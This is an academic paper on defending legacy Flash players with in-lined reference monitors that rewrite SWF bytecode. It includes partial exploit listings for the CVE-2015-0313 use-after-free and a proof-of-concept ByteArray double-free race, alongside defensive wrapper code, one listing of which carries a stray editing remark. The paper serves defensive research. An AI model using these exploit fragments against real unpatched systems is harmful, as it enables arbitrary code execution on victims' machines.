In A Flash: An In-lined Monitoring Approach to Flash App Security

Meera Sridhar[1], Abhinav Mohanty[1], Vasant Tendulkar[1], Fadi Yilmaz[1] and Kevin W. Hamlen[2]

[1]Department of Software and Information Systems, University of North Carolina at Charlotte, NC, USA, {msridhar,amohant1,vtendulk,fyilmaz}@uncc.edu
[2]Department of Computer Science, University of Texas at Dallas, TX, USA, hamlen@utdallas.edu

***Abstract*—The design and implementation of the first fully automated Adobe Flash binary code transformation system that can guard major Flash vulnerability categories without modifying vulnerable Flash VMs is presented and evaluated. This affords a means of mitigating the significant class of web attacks that target unpatched, legacy Flash VMs and their apps. Such legacy VMs, and the new and legacy Flash apps that they run, continue to abound in a staggering number of web clients and hosts today; their security issues routinely star in major annual threat reports and exploit kits worldwide. Through two complementary binary transformation approaches based on *in-lined reference monitoring*, it is shown that many of these exploits can be thwarted by a third-party principal (e.g., web page publisher, ad network, network firewall, or web browser) lacking the ability to universally patch all end-user VMs—write-access to the untrusted Flash *apps* (prior to execution) suffices. Detailed case-studies describing proof-of-concept exploits and mitigations for five major vulnerability categories are reported.**

***Index Terms*—Adobe Flash, ActionScript language, virtual machines, vulnerabilities, binary code transformation, in-lined reference monitoring**

I. Introduction

A staggering number of web sites continue to host new and legacy Adobe Flash applets [1], [2]. Flash online games, web advertisements, animations, and media streaming services abound on many websites, and recent studies demonstrate that Flash is used by over three million developers worldwide [2]. Twenty-four out of Facebook's top twenty-five games are developed using Flash [2]. Google Play and Apple's App Store host over 20,000 apps that have been developed using Flash [2]. Despite the waning of Flash in some sectors (e.g., due to increasing competition with HTML5 in the rich web content race), Flash holds an advantage through its built-in Digital Rights Management (DRM) functionality [3]. Protecting content in HTML5 is highly complex as the delivered content is exposed to the end user. However, Flash Media Server gives the ability to the user to stream anything and at the same time provides complete control over what is being shared with others.

Flash has been notorious for its significant security issues ([4]–[8]), and yet has received less attention from the security research community than other web scripting languages [9]; it is therefore expected that its continued prevalence would imply a continued web attack surface through Flash. What has been astounding, however, is the enormity of this continued attack surface. Mitre's CVE database reports 328 unique Flash vulnerabilities in 2015, and 22 in Jan-Feb 2016. The 2015 Q1 McAfee Threat Report indicates a 50% increase in vulnerabilities from Q4 2014 [10]. The report taglines Flash as a technology "favorite of designers and cybercriminals" [10], and states that a rise of 317% was seen in the number of unique malware samples detected in Q1 2015 as compared to Q4 2014 (from 47,000 to 200,000). Kaspersky's 2015 report identifies thirteen top pernicious vulnerabilities, calling them the "Devil's Dozen of Adobe Flash Player vulnerabilities", that were the favorite of cybercriminals in 2015, and were added to common exploit packs, such as Angler EK and Nuclear Pack [11]. One of vulnerabilities, a zero-day, was described as "the most beautiful Flash bug for the last four years" affecting Flash Player all versions 9 to 18, and also added to at least three exploit kits sold to hackers in the underground——Angler EK, Neutrino, and Nuclear Pack [12].

A main reason for Flash's enormous attack surface is the daunting complexity of the underlying ActionScript bytecode language (AS) [13], and lack of a secure, airtight implementation of the ActionScript Virtual Machine (AVM) that interprets the AS code [14]. AS not only includes both object-oriented and scripting language features such as class-inheritance, packages, namespaces, and dynamic classes, but also gradual typing, regular expressions, and direct access to security-relevant system resources [14]. Additionally, binary Flash files (.swf files) pack images, sounds, text, and AS bytecode into a web page-embeddable form, which is then seamlessly JIT-compiled and/or interpreted by the Adobe Flash Player browser plug-in when the page is viewed [9]. This integrated, binary support for myriad complex, inter-operating multimedia formats and dynamic data manipulation functionalities introduces many opportunities for perennial implementation vulnerabilities, such as buffer overflow and type confusion errors.

In this paper, we present a security enforcement strategy for Flash applets using a language-based approach, through *in-lined reference monitoring*. In-lined reference monitors (IRMs) (cf., [15]–[18]) enforce security policies by inserting dynamic security checks directly into untrusted binary code; the checks prevent policy violations at runtime. The result is completely self-enforcing binary code, demonstrated to be able to enforce powerful, fine-grained, flexible policies at the language-level [18], [19].



Fig. 1: IRM Instrumentation as Bytecode Instructions

IRM-based policy enforcement has the advantage of securing vulnerable Flash systems *without requiring end users to secure vulnerable AVM deployments* (e.g., through diligent upgrading and patching of AVM software). For example, IRMs can automatically secure Flash scripts while they are in transit—e.g., at the network level prior to execution [20]—without forcing AVM re-installation. Since a large number of Flash attacks world-wide continue to exploit the diversity of vulnerable, legacy AVM versions that abound in the wild [21], our approach is therefore particularly well suited to this vast attack space. Although the concept of IRMs has existed for over a decade [22], the idea of leveraging them to mitigate web VM bugs without modifying the browser is relatively new [20]. In this work, we demonstrate its feasibility by mitigating a series of highly dangerous security vulnerabilities in the Flash VM.

We present an in-lined reference monitoring framework for ActionScript 3.0 bytecode, targeting the most heavily exploited vulnerabilities in the last year [9], [11]. Our framework constitutes a complete tool chain for facilitating bytecode-level instrumentation of flexible policies, including parsing, code-generation, and extensible rewriting, capable of monitor instrumentation through wrapper-classes. We design security policies and corresponding IRMs that cure five real classes of vulnerabilities; these vulnerabilities were the top choices for attackers, and were heavily used in popular exploit kits [11]. All the vulnerabilities were either part of Kaspersky's "Devil's Dozen", or other prominent malicious operations [23], and include type-confusion, double-free, use-after-free, and heap spray [11]. Our IRM techniques are easily extensible to untrusted code written in other languages that share similar features (type-safe, object-oriented, bytecode-compiled, no self-modifying code).

We overcame numerous challenges in security policy and IRM design, and attack code creation for experiments. Since most of the vulnerabilities were deep inside the ActionScript Virtual Machine 2 (AVM2 [14]) that interprets ActionScript 3.0 bytecode, our solution required a comprehensive understanding of both the complex semantics of the AS language and also the inner workings and security flaws of the AVM2. In order to achieve the latter, we performed extensive experiments, since the AVM2 is not open source. Due to the high difficulty of collecting live, in-the-wild exploits of many of these vulnerabilities, we created proof-of-concept ads containing full exploits for each vulnerability class in order to fully test our solution.

Our main contributions include:

- We present the design and implementation of the first fully automated Flash code binary transformation system that can guard major Flash vulnerability categories without modifying vulnerable Flash VMs.
- Our experiences reveal that many Flash vulnerabilities can be addressed via two complementary binary transformation approaches: (a) direct *monitor in-lining* as bytecode instructions, and (b) binary *class-wrapping*.
- Detailed case-studies describe and mitigate five major vulnerability categories of Flash exploits currently being observed in the wild.

The rest of the paper is organized as follows. Section II describes our technical approach, including an overview and implementation details of our IRM framework, and a detailed example. Section III presents case studies of five vulnerability classes, including proof-of-concept advertisement apps with full exploits and corresponding IRM solutions. Section IV outlines experimental results, and Section V discusses the security analysis of our approach, and design challenges. Sections VI and VII outline related and future work respectively.

II. Technical Approach

A. *Overview*

At a high level, our IRM framework automatically (1) disassembles and analyzes binary Flash programs prior to execution, (2) *instruments* them by augmenting them with extra binary operations that implement runtime security checks, and (3) re-assembles and packages the modified code as a new, security-hardened Shockwave Flash (SWF) binary. This secured binary is self-monitoring, and can therefore be safely executed on older versions of Flash Player which lack the security patches.

Our approach conservatively assumes that Flash programs and their authors have full knowledge of the IRM implementation, and may therefore implement malicious SWF code that attempts to resist or circumvent the IRM instrumentation process. We thwart such attacks via a *last writer wins* principle: Any potentially unsafe binary code that might circumvent the IRM enforcement at runtime is automatically replaced with



Fig. 2: IRM Instrumentation as a Wrapper Class

behaviorally equivalent safe code during the instrumentation. Thus, since the binary rewriter is the last to write to the file before it executes, its security controls dominate and constrain all untrusted control-flows.

In order to enforce stateful, history-based security policies, our rewriter introduces *reified security state* variables [24] that keep track of security state at run time. The *monitor* code therefore includes the dynamic checks that check for impending policy violations, reified state updates, and corrective actions in case of impending policy violations. Corrective actions include premature termination, event suppression, and logging event information. For facilitating best-fit IRM instrumentation per policy, our framework uses two instrumentation techniques for including the monitor code into the untrusted SWF: (a) instrumentation of monitor code directly as bytecode instructions; and (b) instrumentation of monitor code as a *wrapper* class through a `package`.

Our threat model includes exploits of known vulnerabilities in AVM2 and Flash-based libraries, but not undiscovered vulnerabilities. Older, unpatched Flash VMs abound due to notoriously long patch lags, making protection against known but unpatched vulnerabilities an important effort (see §V for a more detailed discussion). Besides these, vulnerabilities triggered by particular Flash API calls made by the Flash Player or web-browsers are also a part of our threat model. While in-scope, we do not discuss ActionScript parser vulnerabilities in this paper because their mitigations can be enforced in the static rewriting phase and do not depend on the dynamic nature of IRMs. Reflective code may change its behavior in response to IRM instrumentation, but the IRM prevents the new behavior from violating the security policy.

B. Implementation

Monitor Code Instrumentation as Bytecode Instructions: Fig. 1 shows our direct bytecode monitor instrumentation process. We use the AS Bytecode (ABC) Extractor, from the Robust ABC [Dis]-Assembler (RABCDAsm) tool kit [25] to extract bytecode components [26] from the original, untrusted SWF (which packages AS code with data such as sound and images). A Java ABC parser parses the contents of the untrusted bytecode into Java structures, according to the AS 3.0 bytecode file format specification [14]. Our rewriter, also written in Java, subsequently rewrites the untrusted bytecode according to the specified security policy, inserting reified state variables, state updates, and other guard code directly as ABC instructions into the Java structures. Post-rewriting, a Java code-generator converts the instrumented Java structures back into ABC format. Finally, the RABCDAsm ABC Injector [25] re-packages the modified bytecode with the original SWF data to produce a new, safe SWF file.

Monitor Code Instrumentation as a Wrapper Class: Some policies required sealing security holes in vulnerable methods of particular AS classes. For such policies, our rewriter elegantly extends the AS vulnerable class in the untrusted code through a wrapper class; the wrapper class includes reified security state variables for maintaining security state, and overrides all vulnerable methods in the original class. The wrapper class is then compiled as an AS `package` into a SWF file, `Monitor.swf` and merged directly into the untrusted SWF, creating a new, safe SWF. Fig. 2 shows our wrapper-class rewriting framework. The rewriter is developed in Java.

Our rewriter ensures that all invocations of the vulnerable class (including object instantiations and method calls) in the original SWF are replaced by our new safe wrapper for the class. This is achieved by maintaining a hash-map that maps the package name of the vulnerable class to the package name of our wrapper class. When merging the monitor package with the untrusted SWF, our rewriter scans the untrusted SWF's bytecode for all occurrences of the vulnerable class' package name and replaces them with the mapped package name of our wrapper class. Please see §V for a detailed security analysis of this rewriting technique.

Some of our policies use a combination of both rewriting techniques (see §III). In that case, our rewriter uses wrapper class rewriting to produce `Monitor.swf` with the safe implementation of the vulnerable class or method, which is subsequently used as input for the binary rewriter; the binary rewriter then instruments its monitor code as bytecode instructions directly into the malicious SWF. While all of our policies can be enforced solely using our bytecode instrumentation technique, the combination approach provides rewriting ease and simplicity in several cases (§III).

Creating proof-of-concept Ads: Due to the high difficulty of collecting live, in-the-wild exploits of many of the vulnerabilities, we create proof-of-concept ads containing full exploits for each vulnerability class presented in §III in order to fully test our solution. Our proof-of-concept ads are modeled after real-world exploit analyses and vulnerability descriptions found in popular exploit and security research archives such as Google Security Research Database [27], ExploitDB [28], KernelMode.info [29], and security blogs by research companies such as TrendMicro [30], FireEye [31] and TrustWave [32]. All ads were created using Adobe Flash Builder v. 4.7. Our ads were safely designed as proof-of-concepts to crash the Flash Player when each vulnerability was triggered (any malicious payloads presented in the wild were substituted).

C. A Detailed Example

We here demonstrate our IRM enforcement technique through a detailed example of an Angler EK exploit that

Name (Type)	Description
SecurityDomain (class)	Represents the security sandbox for the web domain from which the SWF application was loaded.
ApplicationDomain (class)	Allows for partitioning of AS classes within same security domain into containers (smaller sandboxes). AS allows loading an external SWF into an existing SWF's source. ApplicationDomain is used to create a separate container for classes of the external loaded SWF.
currentDomain (property)	Read-only property of ApplicationDomain, the class that gives the current application domain in which the code is executing.
ByteArray (class)	Allows for reading/writing of raw binary data.
domainMemory (property)	A property of the ApplicationDomain class that can be set to a ByteArray object for faster read/write access to memory [33].
Worker (class)	Allows creation of virtual instances of the Flash Runtime; this is how AS implements concurrency.

Fig. 3: AS classes, methods, and properties used in ApplicationDomain UAF example

employs the CVE-2015-0313 vulnerability, a use-after-free (UAF) vulnerability in the ApplicationDomain AS class. We first outline the exploit as presented in the Palo Alto Networks Security Research Blog by Tao Yan [34], and then discuss our solution. Fig. 3 describes the AS classes, methods and properties [35] used in this example.

a) Attack: The Angler EK exploit constitutes a malicious SWF file containing one primary Worker and one background Worker. The Workers share a ByteArray object through the ApplicationDomain's domainMemory property.

In the attack, the primary Worker sets domainMemory to the shared ByteArray object. Later, the background Worker frees the shared ByteArray object; however, the primary Worker can still reference it. This inconsistency results in a UAF vulnerability, and gives the attacker a pointer to control the heap memory of the SWF application.

```
1 private function exploit_primordial_start(param1:String) :
      Boolean{
2  var _loc2_:String = this.DecryptX86URL(param1);
3  this.shellcodes = new Shellcodes(_loc2_,this.xkey.toString
       ());
4  this.prepare_attack();
5  this.make_spray_by_buffers_no_holes();
6  ApplicationDomain.currentDomain.domainMemory = this.
       attacking_buffer;
7  this.main_to_worker.send(this.message_free);
8  return true;
9 }
```

Listing 1: domainMemory attack, stage 1 [34]

Listing 1 shows the first stage of the attack involving the primary Worker. Here, the attacker sets a ByteArray object named attacking_buffer to the domainMemory, and sends a message (Line 7) to the background Worker instructing it to free attacking_buffer.

```
protected function on_main_to_worker(param1:Event) : void{
 var _loc2_:* = this.main_to_worker.receive();
 if(_loc2_ == this.message_free){
  this.attacking_buffer.clear();
  this.worker_to_main.send(this.message_world);
 }
}
```

Listing 2: domainMemory attack, stage 2 [34]

Listing 2 shows the second stage of the attack. Here, upon receiving the message from the primary Worker, the background Worker frees attacking_buffer. Since attacking_buffer was assigned to domainMemory in the primary Worker, the primary Worker retains a pointer to the attacking_buffer in memory.

In the third stage, the malicious SWF uses the dangling pointer in domainMemory to inject a Vector (an AS array of changeable size), containing shellcode corresponding to the *return-oriented programming* (ROP) [36] gadgets it wants to execute. In final stage, the malicious SWF scans the heap for the Vector of the same length and writes the ROP chain and shellcode to the buffer, which then allows it to execute ROP attacks (see Appendix A for more details).

b) Mitigation: Our IRM policy for this attack, SafeApplicationDomain, is to maintain that a ByteArray object shared amongst multiple Workers is never inconsistently freed. To enforce SafeApplicationDomain, our IRM tracks the number of *subscribers* for every ByteArray object in the untrusted SWF (subscribers refers to the number of Workers simultaneously referencing that object), using a global, thread-safe hash-table. Our rewriter targets three security-relevant operations: (1) creation of a new ByteArray object, (2) assignment of a ByteArray object to the domainMemory property, and (3) freeing of a ByteArray object.

In order to most effectively implement this policy, we use a combination of rewriting techniques #1 and #2. Our rewriter first creates a wrapper for the flash.utils.ByteArray class, extending it, and thereby inheriting all existing functionality of the original class. Our wrapper augments flash.utils.ByteArray with a static Dictionary object (the reified security state variable) that implements our global hash-table. To make our implementation thread-safe we introduce a lock for our Dictionary in the form of a 1-integer, shareable ByteArray. When a thread's IRM needs to read or write to the Dictionary, it will first try to acquire the lock. Only after acquiring the lock the IRM will be able to make its update on the Dictionary and subsequently release the lock. For brevity and simplicity of the presentation, we only show single-threaded code listings in the paper. However, our actual implementation maintain thread-safe concurrency check in all enforced policies.

The hash-table uses ByteArray objects as keys and their subscriber counts as values. We chose to implement the hash-table as a static property to ensure that there is exactly one copy of the hash-table that can be accessed by the entire application, including multiple Workers. Listing 3 shows the code for our wrapper class. We override the ByteArray constructor inside the wrapper class, so that whenever a new ByteArray object is created [security-relevant operation #1], an entry for it is added to the global hash-table (Lines 6-10). We also override the clear() method (Lines 12-17), to only allow a ByteArray to be freed when its subscriber count is 0 [security-relevant operation #3]. If the subscriber count is 0, then our monitor safely sets the ByteArray object's hash-table entry to null and then calls the flash.utils.ByteArray class to free the object.

```
package Monitor{
 public class ByteArray extends flash.utils.ByteArray{
  public static const hashtable:flash.utils.Dictionary;
  public var orig_byteArray:flash.utils.ByteArray;

  public function ByteArray(){
    orig_byteArray = new flash.utils.ByteArray();
    hashtable[this] = 0;
    orig_byteArray = this;
  }

  public function clear():void{
   if(Monitor.ByteArray.hashtable[this] == 0){//CHANGED
        FROM REVIEWER COMMENTS
    Monitor.ByteArray.hashtable[this] = null;
    super();
   }
  }

  public function valueOf():flash.utils.ByteArray{
   return this.orig_byteArray;
  }
 }
}
```

Listing 3: `ByteArray` safe wrapper class

Our rewriter then merges our monitor `package` with the untrusted SWF so that every call to `ByteArray()` and `ByteArray.clear()` is intercepted by our overridden methods.

To protect security-relevant operation #2, our rewriter has to update the reified state (our global hash-table) whenever a `ByteArray` is assigned to the `domainMemory` property. This cannot be achieved by technique #2 as the wrapper class does not have access to assignment operations outside its class. Fig. 4 shows the `ByteArray` object `byteArray1` being assigned to the shared property `domainMemory` (security-relevant operation #2), underlined in red, and the injected guard-code that increments the number of subscribers for `byteArray1` in the hash-table by 1. In order to keep track of this assignment of the ByteArray object to `domainMemory`, the IRM increments the subscriber count by 1 (by using `hashtable[byteArray1]++`, underlined in blue in Fig. 4). When the `domainMemory` shared object stops subscribing to the `byteArray1`, the IRM decrements the subscriber count (not shown here). When the subscriber count becomes 0, `byteArray1` becomes clearable again. We show the instrumented code here at the source-level for clarity; in the implementation, instrumentation is done directly as bytecode instructions. After this second rewriting round, the final, safe SWF is produced.

As mentioned in §II-B, bytecode instrumentation would suffice here; however, we use a combination approach to allow for simpler rewriting.

```
if(hashtable[byteArray1]> hashtable[byteArray1] +1)
    security_violation();
else
{
    hashtable[byteArray1] ++;
    ApplicationDomain.currentDomain.domainMemory = byteArray1;
}
```

Fig. 4: IRM guard-code for `ByteArray` object assignment to shared `domainMemory`

D. *Limitations*

While our high-level approach can apply to AVM1 vulnerabilities, our current implementation does not support them. AVM1 runs ActionScript 1.0 and 2.0 which are very different from ActionScript 3.0, requiring a different parser and rewriter.

Our current framework cannot stop malicious events generated within externally loaded files. For example, in CVE-2016-0967, loading an external `.flv` file corrupts the stack [37]. However, we do not analyze or instrument the external file before loading, therefore our IRM cannot protect against it. In SWF binaries, externally loaded files can be written in languages other than ActionScript, e.g., JavaScript, which we do not support—to protect against attacks originating from such files our framework would have to be augmented to parse and instrument the target file in these other languages as well. Additionally, the externally loaded file may also load external files of its own, which would require layers of parsing and instrumentation support.

III. Case Studies

In this section, we present an in-depth analysis of five vulnerability classes, proof-of-concept exploits, and our IRM enforcement algorithms for each. Table I summarizes policies for our five vulnerability classes presented in this section. CVE numbers for each vulnerability are noted, along with CVE numbers for other very similar vulnerabilities in the same class. Heap spray attacks do not typically have CVE numbers by themselves, but usually exploit other vulnerabilities, and are therefore associated with the vulnerabilities' CVE numbers (see §III-E). Therefore, in the heap spray row of Table I, we list CVE numbers of vulnerabilities that have been exploited by heap spray attacks in the "Similar CVEs" column.

A. *`ApplicationDomain` UAF*

Two UAF vulnerabilities in the `ApplicationDomain` AS class, CVE-2015-0311 and CVE-2015-0313, were extremely popular amongst exploit kit writers in 2015, and were a part of Kaspersky's Devil's Dozen [11].

a) Attack and Mitigation: In §II-C, we outlined the Angler EK exploit of CVE-2015-0313, and our IRM enforcement. These vulnerabilities allow remote attackers to execute arbitrary code via multiple attack vectors on Windows, OS X and Linux machines. We created a proof-of-concept SWF ad that exploits CVE-2015-0313 to conduct the attack and defense.

b) Discussion and Impact: CVE-2015-0311 is a similar UAF vulnerability, also triggered using the `domainMemory` property of `ApplicationDomain` class. Here, the attacker writes a large amount of data to a `ByteArray` object and after compressing it, assigns it to `domainMemory`. Then the attacker overwrites the compressed data with arbitrary byte sequences and tries to decompress it. This results in an `IOError` that frees the `ByteArray` object but does not notify the `domainMemory`, creating a UAF. Our IRM framework can mitigate this attack; as it will stop the `clear()` operation on all `ByteArrays` that have a subscriber count of greater than 0, the subscriber in this case being the `domainMemory`.

TABLE I: Case Studies: Five Vulnerability Classes

Vulnerability Class	Policy	CVE Number	Similar CVEs	Notes of Interest
`ApplicationDomain` UAF	`SafeApplicationDomain`	2015-0313	2015-0311, 2015-5122	Devil's Dozen
`ByteArray` Double-Free	`NoByteArrayDF`	2015-0359	2015-0312	Devil's Dozen
`SharedObject` Double-Free	`SharedObjectBound`	2014-0502		Operation GreedyWonk
`ByteArray` UAF	`SafeDereference`	2015-5119	2015-3128	Devil's Dozen
Heap Spray	`NoHeapSpray`	N/A	2015-3113,2015-0336,2015-0311 2015-0359,2015-0313 2015-2425,2015-8651	Devil's Dozen Devil's Dozen Widespread Financial Damage

Both CVE-2015-0313 and CVE-2015-0311 went undetected for as long as two months. CVE-2015-0313 was patched by Adobe on February 2, 2015, but researchers at MalwareBytes trace the zero-day lifecycle of the vulnerability to December 10, 2014 [38], [39]. CVE-2015-0313 was used to inject malicious ads on popular websites such as Dailymotion, Huffington Post, answers.com, New York Daily News, and several other sites [40]. MalwareBytes did not provide an exact count of the victims hit with the ransomware that used these malicious ads, but as of February 2015, traffic to these infected sites had reached over 1 billion hits [41].

Adobe categorized CVE-2015-0313 and CVE-2015-0311 as *critical* and warned that it affects all Flash Player versions up to 16.0.0.296 on Windows and Macintosh [42], [43]. IBM X-Force Exchange [44] rated these vulnerabilities 9.3 out of 10 on their base score, marking their impact on confidentiality, integrity and availability as *complete*.

Numerous security research websites and blogs, including TrendMicro [45], TrustWave [46], Malware Don't Need Coffee [47], Palo Alto Networks [34] have described these vulnerabilities and exploits in detail.

B. `ByteArray` *Double-Free*

CVE-2015-0359 is another Kaspersky's Devil's Dozen vulnerability [11] used extensively in combination with CVE-2015-0311 and CVE-2015-0313 [34] (described above in §III-A). This *double-free* [48] vulnerability is the result of a race condition in Flash `Workers`, triggered by abusing the `length` property and `writeObject()` and `clear()` methods of `ByteArray`.

The double-free corrupts data structures handling the program's free memory chunks, allowing an attacker to write data to arbitrary memory locations, altering code execution or causing a crash.

In this section, we present our IRM solution for a proof-of-concept attack that exploits this vulnerability. Our proof-of-concept attack is based on the analysis presented in the Google Project Zero blog [49]; the attack constitutes a malicious SWF file containing one primary `Worker` and one background `Worker` that share a `ByteArray` object.

a) Background: AS methods, and properties used in the attack (we only describe classes not introduced previously):

- `ByteArray.clear()` (method)—clears the contents of a `ByteArray` object and resets its `length` and `position` properties to 0. Calling this method frees the memory chunk used by the `ByteArray` object.
- `ByteArray.length` (property)—returns the length of the `ByteArray`. Increasing the `length` property of a `ByteArray` object causes the AVM to free the memory chunk allocated to `ByteArray` object and reallocate it to a new memory chunk.
- `ByteArray.writeObj()` (method)—takes an object as input, and writes it to the `ByteArray` in a AMF [50] serialized format.

b) The Attack: Listings 4, 5 show code for the primary `Worker` and background `Worker` (`bgWorker`) respectively. In the attack, the primary `Worker` and `bgWorker` concurrently operate on a shared `ByteArray` object, `bShared`. Lines 1–3 from Listing 4 show the primary `Worker` creating `bShared` and setting it as shared property with `bgWorker`. Inside a loop (Listing 4, Lines 8–22), the primary `Worker` is writing to `bShared` and setting its length. Concurrently, inside another loop (Listing 5, Lines 3–8), `bgWorker` also writes to `bShared`, clears it and reduces its length. The attacker creates a race condition between both `Workers` by having `bgWorker` clear `bShared` (Listing 5, Line 5) between the events of freeing and allocating a new memory chunk to `bShared` (Listing 4, Line 10, `length` semantics) inside the primary `Worker`. This race condition causes `bShared` to be freed twice. To determine whether the double-free vulnerability was triggered or not, in every iteration of the loop the attacker allocates a new `ByteArray` twice to the same variable `b` (Listing 4, Line 12 and Line 17). The attacker then assigns an index at the ninth element of `b` and pushes them one by one on to an `Array a` (Listing 4, Line 15 and Line 20). The attacker keeps a track of the index to be assigned to the next allocation of `b` using a sequential counter `ib` (Listing 4, Line 14 and Line 19). If the race condition succeeds, then the second allocation of `b` overwrites the first allocation.

To determine the iteration of the loop where the vulnerability occurred, the attacker scans the index of every `ByteArray b` allocated inside `a` (Listing 4, Lines 26–33). If two allocations of `b` have the same index, it implies that the missing index was overwritten by the instance of `b` that allocated to the same memory chunk. This gives the attacker access to a pointer to control the heap and inject shellcode via `b`.

```
bShared = new ByteArray();
bgWorker = WorkerDomain.current.createWorker(swfBytes);
bgWorker.setSharedProperty("byteArray", bShared);
...
 var ib:uint = 0;
 var b:ByteArray = null;
 var a:Array = new Array();
 for (k=4; k<0x3000; k+=4) {
  bShared.writeBytes(tempBytes);
  bShared.length = 0x400;

  b = new ByteArray();
  b.length = baLength;
  b[8] = ib;
  a.push(b);
  ib++;
  b = new ByteArray();
  b.length = baLength;
  b[8] = ib;
  a.push(b);
  ib++;
 }

 for (k=0;k<a.length;k++) {
  b = a[k];
  if (b[8] != (k%0x100)) {
   a[k+1].length = 0x1000;
   v.length = vLength;
   b.position = 0;
   b.writeUnsignedInt(0x41414141);
   a[k-1].length = 0x1000;
   var l:uint = 0x40000000-1;
  }
}
```

Listing 4: Primary `Worker` writing to `ByteArray` `bShared`

```
function playWithWorker(){
 .....
 for (j=0;j<0x1000;j++) {
  bShared.writeObject(tempBytes);
  bShared.clear();
  trace("bytearrayCleared");
  bShared.length = 0x30;
 }
 mutex.unlock();
 Worker.current.terminate();
}
```

Listing 5: Background `Worker` writing to and clearing `ByteArray` `bShared`

c) Mitigation: Our IRM policy for this attack, `NoByteArrayDF`, is to maintain that a `ByteArray` object shared amongst multiple workers is cleared at most once.

To enforce this policy, our IRM tracks all allocated `ByteArray` objects within the untrusted Flash application, using a global, thread-safe hash-table and ensures that every `ByteArray.clear()` method is called at most once per `ByteArray` object. Our rewriter targets two security-relevant operations: (1) creation of a new `ByteArray` object, and (2) freeing of a `ByteArray` object.

Our IRM mitigation for this attack closely resembles the `SafeApplicationDomain` policy enforcement of §III-A; security-relevant operations #1 and #2 of this attack are the same as security-relevant operations #1 and #3 of `SafeApplicationDomain`. Since `NoByteArrayDF` does not require tracking `ByteArray` assignments, wrapper-style instrumentation suffices.

To implement this policy, we create a wrapper class for `flash.utils.ByteArray`. Our wrapper class adds a `static Dictionary` object that implements our global, thread-safe hash-table that uses `ByteArray` objects as keys and a non-null integer (1) as value. Listing 6 shows the code for the wrapper class. Our overridden `ByteArray` constructor adds an entry for a newly created `ByteArray` object to the global hash-table with its value set to 1, indicating its allocation [security-relevant operation #1] (Lines 12–16). Our overridden `clear()` method (Lines 17–22) only allows a `ByteArray` to be freed [security-relevant operation #2] if its value in the hash-table is non-null (implying it has not been freed already). Our monitor then sets it to null before safely calling the free property of the `flash.utils.ByteArray` class. However, if the value stored in the hash-table is null, then our monitor suppresses the free operation, which prevents the double-free.

Another thing to be noted in the code is the variable `org_byteArray` of type `flash.utils.ByteArray` at line 4 and the methods `convert()` at line 6 and `valueOf()` at line 23. There are many properties in AS3 such as the `loaderinfo.bytes`, which implicitly return an original `flash.utils.ByteArray` and throw an error if assigned to a `Monitor.ByteArray`, which happens when we replace all instances of the `flash.utils.ByteArray` with `Monitor.ByteArray`. For such properties, we have the `convert` function which takes a `flash.utils.ByteArray` as a parameter and returns a `Monitor.ByteArray`. We also override the `valueOf()` method to return the variable `org_byteArray`. This method is called every time a ByteArray object is called or instantiated. So anytime we encounter such a property which returns `flash.utils.ByteArray`, we explicitly call the convert function on this property so that it can be assigned to a `Monitor.ByteArray`.

```
1 package Monitor{
2  ...
3 public final class ByteArray extends flash.utils.ByteArray
        {
4 public var org_byteArray:flash.utils.ByteArray = new flash.
        utils.ByteArray;
5 public static const hashtable:Dictionary=new Dictionary();
6 public static function convert(arg0:flash.utils.ByteArray):
        Monitor.ByteArray
7  {
8   var byteArray1:Monitor.ByteArray = new Monitor.ByteArray
        ();
9   byteArray1.org_byteArray = arg0;
10  return byteArray1;
11 }
12 public function ByteArray(){
13  super();
14  hashtable[this] = 1;
15  org_byteArray = this;
16 }
17 public override function clear():void{
18  if(Monitor.ByteArray.hashtable[this] == 1){
19  Monitor.ByteArray.hashtable[this]=null;
20  super.clear();
21 }
22    }
23 public function valueOf():flash.utils.ByteArray
24  {
25   return this.org_byteArray;
26  }
27  }
28 }
```

Listing 6: `ByteArray` wrapper class

Our rewriter then merges our monitor containing the wrapper class with the untrusted SWF so that every call to `ByteArray()` and `ByteArray.clear()` is replaced by our overridden methods. After instrumentation of this IRM code, the rewritten safe SWF is produced.

```
var bShared:Monitor.ByteArray
    = Worker.current.getSharedProperty("byteArray");
mc.send(["Worker", bShared.length,bShared.position],-1);
var tempBytes:Monitor.ByteArray = new ByteArray();
tempBytes.writeUnsignedInt(0x41424344);
tempBytes.writeUnsignedInt(0x41424344);
var j:uint = 0;
for (j=0;j<0x1000;j++) {
    bShared.writeObject(tempBytes);
    bShared.clear();
    trace("bytearrayCleared");
    bShared.length = 0x30;
}
```

Fig. 5: Replacing `flash.utils.ByteArray` with `Monitor.ByteArray`

As an example of our instrumentation, Fig. 5 shows that the class of `bShared` and `tempBytes` objects has been replaced by our `Monitor.ByteArray` class, underlined in blue. When the attacker calls the `clear()` method, underlined in red, the call is intercepted by the overridden `clear()` method in our wrapper class (lines 17–22) Listing 6, where it decides whether the `ByteArray` object is allocated or not.

